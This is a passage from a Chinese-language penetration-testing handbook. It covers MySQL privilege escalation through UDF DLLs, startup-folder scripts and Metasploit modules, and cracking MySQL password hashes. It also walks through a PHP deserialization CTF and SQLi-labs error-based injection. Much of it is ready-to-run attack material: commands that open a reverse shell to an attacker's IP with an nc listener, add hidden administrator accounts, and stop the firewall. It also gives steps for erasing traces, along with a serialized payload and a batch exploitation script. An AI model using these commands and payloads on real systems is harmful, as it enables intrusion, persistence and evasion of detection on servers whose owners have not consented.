(4) 可以将 udf.dll 写入到相应目录的权限。

#### 2.提权方法

(1) 获取数据库版本、数据位置以及插件位置等信息

```
select version();//获取数据库版本
select user();//获取数据库用户
select @@basedir;//获取安装目录
show variables like '%plugins%'; //寻找 mysql 安装路径
```

(2) 导出路径

```
C:\Winnt\udf.dll Windows 2000
C:\Windows\udf.dll Windows2003 (有的系统被转义, 需要改为 C:Windowsudf.dll)
```

MYSQL 5.1 以上版本, 必须要把 udf.dll 文件放到 MYSQL 安装目录下的 libplugin 文件夹下才能创建自定义函数。该目录默认是不存在的, 这就需要我们使用 webshell 找到 MYSQL 的安装目录, 并在安装目录下创建 libplugin 文件夹, 然后将 udf.dll 文件导出到该目录即可。

在某些情况下, 我们会遇到 Can't open shared library 的情况, 这时就需要我们把 udf.dll 导出到 lib\plugin 目录下才可以, 网上大牛发现利用 NTFS ADS 流来创建文件夹的方法:

```
select @@basedir; //查找到 mysql 的目录
select 'It is dll' into dumpfile 'C:\\Program Files\\MySQL\\MySQL Server
5.1\\lib::$INDEX_ALLOCATION'; //利用 NTFS ADS 创建 lib 目录
```

```
select 'It is dll' into dumpfile 'C:\\Program Files\\MySQL\\MySQL Server
5.1\\lib\\plugin::$INDEX_ALLOCATION';//利用 NTFS ADS 创建 plugin 目录
```

执行成功以后就会 plugin 目录, 然后再进行导出 udf.dll 即可。

(3) 创建 cmdshell 函数, 该函数叫什么名字在后续中则使用该函数进行查询:

```
create function cmdshell returns string soname 'lib_mysqludf_sys.dll';
```

(4) 执行命令:

```
select sys_eval('whoami');
```

一般情况下不会出现创建不成功哦。

连不上 3389 可以先停止 windows 防火墙和筛选

```
select sys_eval('net stop policyagent');
select sys_eval('net stop sharedaccess');
```

udf.dll 下常见函数:

cmdshell 执行 cmd;

downloader 下载者,到网上下载指定文件并保存到指定目录;

open3389 通用开 3389 终端服务,可指定端口(不改端口无需重启);

backshell 反弹 Shell;

ProcessView 枚举系统进程;

KillProcess 终止指定进程;

regread 读注册表;

regwrite 写注册表;

shut 关机,注销,重启;

about 说明与帮助函数;

具体用户示例:

```
select cmdshell('net user iis_user 123!@#abcABC /add');
select cmdshell('net localgroup administrators iis_user /add');
select cmdshell('regedit /s d:web3389.reg');
select cmdshell('netstat -an');
```

(5) 清除痕迹

```
drop function cmdshell;//将函数删除
```

删除 udf.dll 文件以及其它相关入侵文件及日志。

(6) 常见错误

#1290 - The MySQL server is running with the --secure-file-priv option so it cannot execute this statement

```
SHOW VARIABLES LIKE "secure_file_priv"
```

在 my.ini 或者 mysql.cnf 文件中注销 (使用#号) 包含 secure\_file\_priv 的行。

1123 - Can't initialize function 'backshell'; UDFs are unavailable with the --skip-grant-tables option, 需要将 my.ini 中的 skip-grant-tables 选项去掉。

3.webshell 下 udf 提权

通过集成 udf 提权的 webshell 输入数据库用户名及密码以及数据库服务器地址或者 IP 通过连接后导出进行提权。

4.MySql 提权综合利用工具

v5est0r 写了一个 MySQL 提权综合利用工具, 详细情况请参考其代码共享网站:

[https://github.com/v5est0r/Python\\_FuckMySQL](https://github.com/v5est0r/Python_FuckMySQL) 其主要功能有:

- (1) 自动导出你的 backdoor 和 mof 文件
- (2) 自动判断 mysql 版本, 根据版本不同导出 UDF 的 DLL 到不同目录, UDF 提权
- (3) 导出 LPK.dll 文件, 劫持系统目录提权
- (4) 写启动项提权

UDF 自动提权:

```
python root.py -a 127.0.0.1 -p root -e "ver&whoami" -m udf
```

LPK 劫持提权:

```
python root.py -a 127.0.0.1 -p root -e "ver&whoami" -m lpk
```

启动项提权:

```
python root.py -a 127.0.0.1 -p root -e "ver&whoami" -mst
```

例如通过 LOAD\_FILE 来查看 Mysql 配置文件 my.ini, 如果其中配置了 skip-grant-tables, 这无法进行提权

## 1.7.6 无法获取 webshell 提权

### 1.连接 mysql

- (1) mysql.exe -h ip -uroot -p
- (2) phpmyadmin
- (3) Navicat for MySQL

### 2.查看数据库版本和数据路径

```
SELECT VERSION( );
```

```
Select @@datadir;
```

5.1 以下版本, 将 dll 导入到 c:/windows 或者 c:/windows/system32/

5.1 以上版本 通过以下查询来获取插件路径:

```
SHOW VARIABLES WHERE Variable_Name LIKE "%dir";
```

```
show variables like '%plugin%';
```

```
select load_file('C:/phpStudy/Apache/conf/httpd.conf');
```

```
select load_file('C:/phpStudy/Apache/conf/vhosts.conf');
```

```
select load_file('C:/phpStudy/Apache/conf/extra/vhosts.conf');
```

```
select load_file('C:/phpStudy/Apache/conf/extra/httpd.conf');
```

```
select load_file('d:/phpStudy/Apache/conf/vhosts.conf');
```

### 3.修改 mysql.txt

mysql.txt 为 udf.dll 的二进制文件转成十六进制代码。

- (1) 先执行导入 ghost 表中的内容

修改以下代码的末尾代码 select backshell("YourIP",4444);

- (2) 导出文件到某个目录

```
select data from Ghost into dumpfile 'c:/windows/mysqldll.dll';
```

```
select data from Ghost into dumpfile 'c:/windows/system32/mysqldll';
```

```
select data from Ghost into dumpfile 'c:/phpStudy/MySQL/lib/plugin/mysqldll';
```

```
select data from Ghost into dumpfile 'E:/PHPnow-1.5.6/MySQL-5.0.90/lib/plugin/mysqldll';
```

```
select data from Ghost into dumpfile 'C:/websoft/MySQL/MySQL Server
```

```
5.5/lib/plugin/mysqldll.dll'
```

```
select data from Ghost into dumpfile 'D:/phpStudy/MySQL/lib/plugin/mysqldll.dll';
```

```
C:\ProgramData\MySQL\MySQL Server 5.1\Data\mysql/user.myd
```

```
select load_file('C:/ProgramData/MySQL/MySQL Server 5.1/Data/mysql/user.frm');
```

```
select data from Ghost into dumpfile 'C:\Program Files\MySQL\MySQL Server
```

```
5.1\lib/plugin/mysqldll.dll'
```

- (3) 查看 FUNCTION 中是否存在 cmdshell 和 backshell

存在则删除:

```
drop FUNCTION cmdshell;//删除 cmdshell
```

```
drop FUNCTION backshell;//删除 backshell
```

创建 backshell:

```
CREATE FUNCTION backshell RETURNS STRING SONAME 'mysqldll.dll'; //创建 backshell
```

在具备独立主机的服务器上执行监听:

```
nc -vv -l -p 44444
```

执行查询:

```
select backshell("192.192.192.1",44444);//修改 192.192.192.1 为你的 IP 和端口
```

#### 4. 获取 webshell 后添加用户命令

注意如果不能直接执行,则需要到 c:\windows\system32\下执行

```
net user antian365 Wwww.Antian365.Com /add
```

```
net localgroup administrators antian365
```

## 1.7.7 sqlmap 直连数据库提权

Sqlmap 直接连接数据库提权,需要有写入权限和 root 账号及密码,命令如下:

(1) 连接数据库

```
sqlmap.py -d "mysql://root:123456@219.115.1.1:3306/mysql" --os-shell
```

(2) 选择操作系统的架构, 32 位操作系统选择 1, 64 位选择 2

(3) 自动上传 udf 或提示 os-shell

(4) 执行 whomai 命令如果获取系统权限,则表示提权成功。

## 1.7.8 msfudf 提权

Kali 渗透测试平台下执行 (kali 下载地址 <https://www.kali.org/downloads/>):

```
msfconsole
```

```
use exploit/windows/mysql/mysql_payload
```

```
options
```

```
set rhost 192.168.2.1
```

```
set rport 3306
```

```
set username root
```

```
set password 123456
```

```
run 0 或者 exploit
```

msf 下 udf 提权成功率并不高,跟 windows 操作系统版本,权限和数据库版本有关,特别是 secure-file-priv 选项,如果有该选项基本不会成功。

## 1.7.9 启动项提权

1. 创建表并插入 vbs 脚本到表中

依次使用以下命令:

```
show databases ;
```

```
use test;
```

```
show tables;
```

```
create table a (cmd text);
```

```
insert into a values ("set wshshell=createobject ("wscript.shell" ) ");
```

```
insert into a values ("a=wshshell.run ("cmd.exe /c net user aspnetaspnettest/add",0)");
```

```
insert into a values ("b=wshshell.run ("cmd.exe /c net localgroup Administrators aspnet /add", 0) ");
```

```
select * from a;
```

## 2. 导出 vbs 脚本到启动

使用以下命令将刚才在 a 表中创建的 vbs 脚本导出到启动选项中。

```
select * from a into outfile "C:\\Documents and Settings\\All Users\\「开始」菜单\\程序\\启动\\a.vbs";
```

导入成功后,系统重新启动时会自动添加密码为“1”且用户名称为“1”的用户到管理员组中。在实际使用过程中该脚本成功执行的几率比较低,有时候会出现不能导出的错误。推荐使用以下脚本:

```
show databases ;
```

```
use test;
```

```
show tables;
```

```
create table b (cmd text);
```

```
insert into b values ("net user Aspnet123545345!* /add");
```

```
insert into b values ("net localgroup administrators Aspnet /add");
```

```
insert into b values ("del b.bat");
```

```
select * from b into outfile "C:\\Documents and Settings\\All Users\\「开始」菜单\\程序\\启动\\b.bat";
```

该脚本执行后虽然会闪现 Dos 窗口,如果有权限导入到启动选项中,则一定会执行成功,在虚拟机中通过 MySQL 连接器连接并执行以上命令后,在“C:\\Documents and Settings\\All Users\\「开始」菜单\\程序\\启动”目录中会有刚才导出的 b.bat 脚本文件

### 说明

在不同的操作系统中“C:\\Documents and Settings\\All Users\\「开始」菜单\\程序\\启动”目录文件名称可能会不同,这个时候就要将其目录换成相应的目录名称即可。例如如果是英文版本操作系统则其插入的代码为:

```
select * from b into outfile "C:\\Documents and Settings\\All Users\\Start Menu\\Programs\\Startup\\b.bat";
```

Windows 2008 Server 的启动目录为: C:\\ProgramData\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\iis.vbs

其vbs方法可以参考如下写法:

```
create table a (cmd text);
```

```
insert into a values ("set wshshell=createobject ("wscript.shell") ");
```

```
insert into a values ("a=wshshell.run ("cmd.exe /c net user antian365 qwer1234!@# /add", 0) ");
```

```
insert into a values ("b=wshshell.run ("cmd.exe /c net localgroup Administrators antian365 /add", 0) ");
```

```
select * from a into outfile "C:\\ProgramData\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\iis.vbs";
```

## 3. msf下模块exploit/windows/mysql/mysql\_start\_up提权

```
use exploit/windows/mysql/mysql_start_up
```

```
set rhost 192.168.2.1
```

```
set rport 3306
```

```
set username root
```

```
set password 123456  
run
```

msf 下 mysql\_start\_up 提权有一定的几率, 对英文版系统支持较好。

## 1.7.10 Msf 其它相关漏洞提权

### 1. Mysql 身份认证漏洞及利用 (CVE-2012-2122)

当连接 MariaDB/MySQL 时, 输入的密码会与期望的正确密码比较, 由于不正确的处理, 会导致即便是 memcmp() 返回一个非零值, 也会使 MySQL 认为两个密码是相同的。也就是说只要知道用户名, 不断尝试就能够直接登入 SQL 数据库。按照公告说法大约 256 次就能够蒙对一次。受影响的产品: All MariaDB and MySQL versions up to 5.1.61, 5.2.11, 5.3.5, 5.5.22 存在漏洞。

MariaDB versions from 5.1.62, 5.2.12, 5.3.6, 5.5.23 不存在漏洞。

MySQL versions from 5.1.63, 5.5.24, 5.6.6 are not 不存在漏洞。

use auxiliary/scanner/mysql/mysql\_authbypass\_hashdump

2. exploit/windows/mysql/mysql\_yassl\_hello

3. exploit/windows/mysql/scrutinizer\_upload\_exec

## 1.7.11 mysql 密码破解

### 1. cain 工具破解 mysql 密码

使用 UltraEdit-32 编辑器直接打开 user.MYD 文件, 打开后使用二进制模式进行查看, 在 root 用户后面是一串字符串, 选中这些字符串将其复制到记事本中, 这些字符串即为用户加密值, 例如 506D1427F6F61696B4501445C90624897266DAE3。

注意:

(1) root 后面的 “\*” 不要复制到字符串中。

(2) 在有些情况下需要往后面看看, 否则得到的不是完整的 MYSQLSHA1 密码, 总之其正确的密码位数是 40 位。

安装 cain 工具, 使用 cracker, 右键单击 “Add to list” 将 Mysql Hashes 值加入到破解列表中, 使用软件中的字典、暴力破解等方式来进行暴力破解。

### 2. 网站在线密码破解

(1) cmd5.com 破解。将获取的 mysql 值放在 cmd5.com 网站中进行查询, mysql 密码一般都是收费的。

(2) somd5.com 破解。Somd5.com 是后面出现的一个免费破解网站, 每次破解需要手工选择图形码进行破解, 速度快, 效果好, 只是每次只能破解一个, 而且破解一次后需要重新输入验证码。

### 3. oclhash 破解

hashcat 支持很多种破解算法, 免费开源软件, 官方网站 <https://hashcat.net/hashcat/>, 破解命令:

hashcat64.exe -m 200mysql.hashpass.dict //破解 MySQL323 类型

hashcat64.exe -m 300mysql.hashpass.dict //破解 MySQL4.1/MySQL5 类型

### 4. John the Ripper password cracker

John the Ripper 下载地址: <http://www.openwall.com/john/h/john179w2.zip>, John the Ripper 除了能够破解 linux 外, 还能破解多种格式的密码。

```
Echo *81F5E21E35407D884A6CD4A731AEBFB6AF209E1B>hashes.txt  
John -format =mysql-sha1 hashes.txt  
john --list=formats | grep mysql //查看支持 mysql 密码破解的算法
```

```
root@kali:~# cat hashes.txt  
*81F5E21E35407D884A6CD4A731AEBFB6AF209E1B  
root@kali:~# john --format=mysql-sha1 hashes.txt  
Using default input encoding: UTF-8  
Loaded 1 password hash (mysql-sha1, MySQL 4.1+ [SHA1 128/128 AVX 4x])  
Press 'q' or Ctrl-C to abort, almost any other key for status  
root  
 (?)  
1g 0:00:00:01 DONE 3/3 (2017-10-22 10:09) 0.5555g/s 3126Kp/s 3126Kc/s 3126Kc/s roob..roob  
Use the "--show" option to display all of the cracked passwords reliably  
Session completed  
root@kali:~# █
```

## 1.8 关于 PHP 反序列化漏洞的一次 CTF

■ vr\_system

### 1.8.1 发现 PHP 反序列化代码

通过代码审计,发现的代码中存在反序列化漏洞。代码中存在 `unserialize()`;这个是反序列化方法。比较明显能够看出,整个调用链中 `$a -> $args -> $host` 可控。



```
1 <?php
2 class home{
3
4     private $method;
5     private $args;
6     function __construct($method, $args) {
7
8
9         $this->method = $method;
10        $this->args = $args;
11    }
12
13    function __destruct(){
14        if (in_array($this->method, array("ping"))) {
15            call_user_func_array(array($this, $this->method), $this->args);
16        }
17    }
18
19    function ping($host){
20        system("ping -c 2 $host");
21    }
22    function waf($str){
23        $str=str_replace(' ','',$str);
24        return $str;
25    }
26
27    function __wakeup(){
28        foreach($this->args as $k => $v) {
29            $this->args[$k] = $this->waf(trim(mysql_escape_string($v)));
30        }
31    }
32 }
33 $a=@$_POST['a'];
34 @unserialize($a);
35 ?>
36
```

图 1

## 1.8.2 分析 PHP 代码

根据图 1 分析代码:

- 1、home 类 需要传入参数两个 method 和 args;
- 2、\_wakeup () 中遍历 args 并且使用 WAF () 去除 args 中值的空格;
- 3、home 类销毁前, 调用 \_destruct (), 执行 ping ();
- 4、unserialize 为反序列化方法;

## 1.8.3 利用思路

按照 0x01 中的代码分析, 已经可以明确; 需要使用 \$post[ 'a' ] => unserialize () => \_destruct () => ping () => system () 进行利用。

于是有了以下代码:

```

1  <?php
2      require "./home.php";
3      $demo = new home("ping",array("127.0.0.1|whoami"));
4      $data = serialize($demo);
5      file_put_contents('./serialized.txt', $data);
6  ?>
    
```

图 2

```

serialized.txt
1  O:4:"home":2:{s:12:"%00home%00method";s:4:"ping";s:10:"%00home%00args";a:1:{i:0;s:16:"127.0.0.1 | whoami";}}
    
```

图 3


将 home.php => class home 实例化, 传入参数, 然后进行序列化, 序列化后的内容这就是反序列化 payload。

接下来需要利用图 1 中 33、34 行代码, 进行传入 payload。

```

a=O:4:"home":2:{s:12:"%00home%00method";s:4:"ping";s:10:"%00home%00args";a:1:{i:0;s:16:"127.0.0.1 | whoami";}}
    
```

提示: 由于存在 URL 编码处理, 需要将空格替换为%00, payload 才能执行。CMD 命令可以通过 | 同时执行两个命令。



desktop-svb0rp3\admin

图 4

可以通过命令执行获取到 flag。

## 1.8.4 FAQ

### 1、@的含义

@ 是抵制错误输出。

### 2、\_\_construct 的含义

构造方法就是一个系统已经规定其名字, 并且只在 new 一个对象的时候自动执行的方法。

### 3、\_\_wakeup 的含义

unserialize() 会检查是否存在一个 \_\_wakeup 方法。如果存在, 则会先调用 \_\_wakeup 方法, 预先准备对象数据。

### 4、\_\_destruct 的含义

与构造方法对应的就是析构方法, 析构方法允许在销毁一个类之前执行的一些操作或完

成一些功能。

## 5、call\_user\_func\_array 的含义

用一个数组作为参数调用一个回调函数·返回值为回调函数执行的结果或者为 false, 要传递参数给函数, 作为一个索引数组。

例子如下:

```

1  <?php
2  function foobar($arg, $arg2) {
3      echo __FUNCTION__, " got $arg and $arg2\n";
4  }
5  class foo {
6      function bar($arg, $arg2) {
7          .....
8          echo __METHOD__, " got $arg and $arg2\n";
9      }
10
11  call_user_func_array("foobar", array("one", "two"));
12
13  $foo = new foo;
14  call_user_func_array(array($foo, "bar"), array("three", "four"));
15  ?>

```

图 5

## 6、WAF 方法用途

WAF 方法用于去除 args 中值的空格; 通过\_\_wakeup 执行遍历 args 并调用 WAF 方法。

## 1.8.5 批量执行脚本

通过上文介绍的相关思路和方法, 进行脚本的编写如图 6, 执行结果如图 7:

```

1  # -*- coding=utf-8 -*-
2  #!/usr/bin/env python
3  #create vr_system
4  import requests
5
6  def req(url, data):
7      header = {
8          'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0',
9          'Content-Type': 'application/x-www-form-urlencoded',
10         'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8',
11         'Accept-Language': 'zh-CN;q=0.8,en-US;q=0.5,en;q=0.3',
12         'Connection': 'close'
13     }
14     try:
15         req1 = requests.post(url=url, data=data, headers=header, timeout=5)
16     except Exception, err:
17         print("%s %s" % (url, "timeout"))
18     else:
19         try:
20             flag = req1.text
21         except Exception, err:
22             print("%s %s" % (url, "getflagtimeout"))
23     else:
24         return flag
25
26 if __name__ == '__main__':
27     payload = 'a=0:4:"home":2:{s:12:"%00home%00method";s:4:"ping";s:10:"%00home%00args";a:1:{i:0;s:16:"127.0.0.1|whoami";}}'
28     for i in range(1, 254):
29         url = "http://127.0.0.%s/html/html/common/home.php" % i
30         flag = req(url, payload)
31         print("%s %s" % (url, flag))

```

图 6

```
http://127.0.0.1/html/html/common/home.php desktop-svb0rp3\admin
http://127.0.0.2/html/html/common/home.php desktop-svb0rp3\admin
http://127.0.0.3/html/html/common/home.php desktop-svb0rp3\admin
http://127.0.0.4/html/html/common/home.php desktop-svb0rp3\admin
http://127.0.0.5/html/html/common/home.php desktop-svb0rp3\admin
http://127.0.0.6/html/html/common/home.php desktop-svb0rp3\admin
http://127.0.0.7/html/html/common/home.php desktop-svb0rp3\admin
http://127.0.0.8/html/html/common/home.php desktop-svb0rp3\admin
http://127.0.0.9/html/html/common/home.php desktop-svb0rp3\admin
http://127.0.0.10/html/html/common/home.php desktop-svb0rp3\admin
http://127.0.0.11/html/html/common/home.php desktop-svb0rp3\admin
http://127.0.0.12/html/html/common/home.php desktop-svb0rp3\admin
```

图 7

## 1.9 玩转 SQLi-labs 系列 (第二~五关)

--vr\_system

## 1.9.1 考验什么?



第二关是考验 GET-Error Based-Integer (GET 型基于整数型的报错注入)

第三关是考验 GET-Error Based-String (with Twist) (GET 型基于单引号外带括号型的报错注入)

第四关是考验 GET-Error based-Double Quotes-String (GET 型基于双引号型的报错注入) [第一、二、三、四关考验注入的方法差不多]

第五关是考验 GET-Double Query- Single Quotes- String (GET 型双查询注入)

## 1.9.2 源码分析

一、二、三、四关的注入的方法差不多前章已经介绍注入方法,本章仅分析源码之前的区别。

第一关关键代码:

```
13 <?php
14 //including the Mysql connect parameters.
15 include("../sql-connections/sql-connect.php");
16 error_reporting(0);
17 // take the variables
18 if(isset($_GET['id']))
19 {
20     $id=$_GET['id'];
21     //logging the connection parameters to a file for analysis.
22     $fp=fopen('result.txt','a');
23     fwrite($fp,'ID:'.$id."\n");
24     fclose($fp);
25
26     // connectivity
27
28
29     $sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1";
30     $result=mysql_query($sql);
31     $row = mysql_fetch_array($result);
32
33     if($row)
34     {
35         echo "<font size='5' color= '#99FF00'>";
36         echo 'Your Login name:'. $row['username'];
37         echo "<br>";
38         echo 'Your Password:'. $row['password'];
39         echo "</font>";
40     }
41     else
42     {
43         echo '<font color= "#FFFF00">';
44         print_r(mysql_error());
45         echo "</font>";
46     }
47 }
48 else { echo "Please input the ID as parameter with numeric value";}
49
50 ?>
```

区别在于: 第 29 行, 拼接 SQL 语句时将 \$id 拼接为字符串 '\$id'。

第二关关键代码:

```
17 <?php
18 //including the Mysql connect parameters.
19 include("../sql-connections/sql-connect.php");
20 error_reporting(0);
21 // take the variables
22 if(isset($_GET['id']))
23 {
24     $id=$_GET['id'];
25     //logging the connection parameters to a file for analysis.
26     $fp=fopen('result.txt','a');
27     fwrite($fp,'ID:'.$id."\n");
28     fclose($fp);
29
30
31     // connectivity
32     $sql="SELECT * FROM users WHERE id=$id LIMIT 0,1";
33     $result=mysql_query($sql);
34     $row = mysql_fetch_array($result);
35
36     if($row)
37     {
38         echo "<font size='5' color= '#99FF00'>";
39         echo 'Your Login name:'. $row['username'];
40         echo "<br>";
41         echo 'Your Password:'. $row['password'];
42         echo "</font>";
43     }
44     else
45     {
46         echo '<font color= "#FFFF00">';
47         print_r(mysql_error());
48         echo "</font>";
49     }
50 }
51 else
52 {
53     echo "Please input the ID as parameter with numeric value";
54 }
55 ?>
```

区别在于：第 31 行，在拼接 SQL 语句时 \$id 为数字。注入不需要闭合前后符号(单引号、双引号等等)。

第三关关键代码：

```
15 <?php
16 //including the Mysql connect parameters.
17 include("../sql-connections/sql-connect.php");
18 error_reporting(0);
19 // take the variables
20 if(isset($_GET['id']))
21 {
22     $id=$_GET['id'];
23     //logging the connection parameters to a file for analysis.
24     $fp=fopen('result.txt','a');
25     fwrite($fp,'ID:'.$id."\n");
26     fclose($fp);
27
28     // connectivity
29
30
31     $sql="SELECT * FROM users WHERE id=('.$id') LIMIT 0,1";
32     $result=mysql_query($sql);
33     $row = mysql_fetch_array($result);
34
35     if($row)
36     {
37         echo "<font size='5' color= '#99FF00'>";
38         echo 'Your Login name:'. $row['username'];
39         echo "<br>";
40         echo 'Your Password:'. $row['password'];
41         echo "</font>";
42     }
43     else
44     {
45         echo '<font color= "#FFFF00">';
46         print_r(mysql_error());
47         echo "</font>";
48     }
49 }
50 else { echo "Please input the ID as parameter with numeric value";}
51
52 ?>
```

区别在于: 第 31 行, 在拼接 SQL 语句时, \$id 被拼接为( '\$id' ), 注入需要闭合前后字符。举例子: \$id = 1') order by 1 %23

第四关关键代码:



```
13 <?php
14 //including the Mysql connect parameters.
15 include("../sql-connections/sql-connect.php");
16 error_reporting(0);
17 // take the variables
18 if(isset($_GET['id']))
19 {
20     $id=$_GET['id'];
21     //logging the connection parameters to a file for analysis.
22     $fp=fopen('result.txt','a');
23     fwrite($fp, 'ID:'.$id."\n");
24     fclose($fp);
25
26     // connectivity
27
28     $id = '"' . $id . '"';
29     $sql="SELECT * FROM users WHERE id=($id) LIMIT 0,1";
30     $result=mysql_query($sql);
31     $row = mysql_fetch_array($result);
32
33     if($row)
34     {
35         echo "<font size='5' color= '#99FF00'>";
36         echo 'Your Login name:'. $row['username'];
37         echo "<br>";
38         echo 'Your Password:' . $row['password'];
39         echo "</font>";
40     }
41     else
42     {
43         echo '<font color= "#FFFF00">';
44         print_r(mysql_error());
45         echo "</font>";
46     }
47 }
48 else { echo "Please input the ID as parameter with numeric value";}
49
50 -?>
```

区别在于: 第 28~29 行, 先将 \$id 拼接为 “\$id”, 再拼接 SQL 语句, 为 (“\$id”), 注入需要闭合前后字符。举例子: \$id = 1”) order by 1 %23

第五关关键代码:

```

13 <?php
14 //including the Mysql connect parameters.
15 include("../sql-connections/sql-connect.php");
16 error_reporting(0);
17 // take the variables
18 if(isset($_GET['id']))
19 {
20     $id=$_GET['id'];
21     //logging the connection parameters to a file for analysis.
22     $fp=fopen('result.txt','a');
23     fwrite($fp,'ID:'.$id."\n");
24     fclose($fp);
25     // connectivity
26     $sql="SELECT * FROM users WHERE id='".$id"' LIMIT 0,1";
27     $result=mysql_query($sql);
28     $row = mysql_fetch_array($result);
29
30     if($row)
31     {
32         echo '<font size="5" color="#FFFF00">';
33         echo 'You are in.....';
34         echo "<br>";
35         echo "</font>";
36     }
37     else
38     {
39
40         echo '<font size="3" color="#FFFF00">';
41         print_r(mysql_error());
42         echo "</br></font>";
43         echo '<font color= "#0000ff" font size= 3>';
44
45     }
46 }
47 else { echo "Please input the ID as parameter with numeric value";}
48 ?>

```

第 18 行, 判断传入变量是否为空。

第 22 ~ 24 行, 将 \$id 写入同级目录下的 result.txt。

第 26 行, 将 \$id 拼接为 SQL 语句, 成为 ' \$id' ; 执行 SQL 语句返回 \$row。

第 30 ~ 43 行, 如果 \$row 不为空, 会输出 You are in .....。否则输出报错信息。

第 41 行, 为输出报错信息。

### 1.9.3begin!


#### 第一步:

先猜测列数。

<http://127.0.0.1/sqli-labs-master/sqli-labs-master/Less-5/?id=1' order by 3 %23>

<http://127.0.0.1/sqli-labs-master/sqli-labs-master/Less-5/?id=1' order by 4 %23>

执行截图:



解析:

```
SELECT * FROM users WHERE id=' ' order by 3 #' LIMIT 0,1
```

```
SELECT * FROM users WHERE id=' ' order by 4 #' LIMIT 0,1
```


Order by N, N 超过最大列数导致报错, 所以猜测出列数。

第二步:

```
http://127.0.0.1/sqli-labs-master/sqli-labs-master/Less-5/
```

```
?id=1' union select count(*),1, concat((select database()), floor(rand()*2)) as c  
from information_schema.tables group by c%23
```

执行截图:



解析:

```
SELECT * FROM users WHERE id=' 1' union select count(*),1, concat((select database()),  
floor(rand()*2)) as c from information_schema.tables group by c#' LIMIT 0,1
```

函数解释:

count: 是用来统计表中或数组中记录的一个函数。

rand: 调用可以在 0 和 1 之间产生一个随机数。

floor: 函数只返回整数部分, 小数部分舍弃。

原理详解:

首先在 select floor(rand(0)\*2) 执行时候会返回固定的序列(表中内容 10 左右, 你就

能看出来)。用的别人的截图,莫怪。

```
mysql> select floor(rand(0)*2) from
+-----+
| floor(rand(0)*2) |
+-----+
|          0      |
|          1      |
|          1      |
|          0      |
|          1      |
|          1      |
|          0      |
|          0      |
+-----+
8 rows in set (0.00 sec)
```

所谓固定的序列就是返回的 01101100... 这串是固定的,这个要记牢,后面要用到。

然后,由于 count(\*) 统计,采用的是逐行判断式的统计,先建立虚拟表,判断存在相同字段如果存在,统计值+1,不存在返回 0,开始搜索下个字段。

这个我举个例子:

例如表中有十个苹果,然后执行统计。

第一次

key 统计值

苹果 1

第二次

key 统计值

苹果 2

.....

最后由于 floor(rand(0)\*2) 执行返回的是固定值,所以按照 count(\*) 统计,在第 4 次执行后第 5 次执行统计会报错(返回不存在相同字段后,下一次返回相同字段的统计,导致主键相同,所以报错)。

同时这也说明,表中的内容需要大于 3 条。

## 1.9.4FAQ

既然是显错,可以使用 MYSQL 很多种报错方法。

### 1. updatexml() 【最大长度限制 32 位】

```
mysql> select * from test where id=1 and (updatexml(1,concat(0x7e,(select user()
),0x7e),1));
ERROR 1105 (HY000): XPATH syntax error: '~root@localhost~'
```

函数解释:

updatexml: XML 文档进行查询和修改的函数。

UPDATEXML (XML\_document, XPath\_string, new\_value);

第一个参数: XML\_document 是 String 格式,为 XML 文档对象的名称,文中为 Doc

第二个参数: XPath\_string (XPath 格式的字符串), 如果不了解 XPath 语法,可以在网上查找教程。

第三个参数: new\_value, String 格式, 替换查找到的符合条件的数据

concat: 返回结果为连接参数产生的字符串。

原理解释:

通过 concat 将查询到的信息拼接成字符串,由于 updatexml 函数的第二个参数需要 Xpath 格式字符串。现在很显然不是,所以报错。

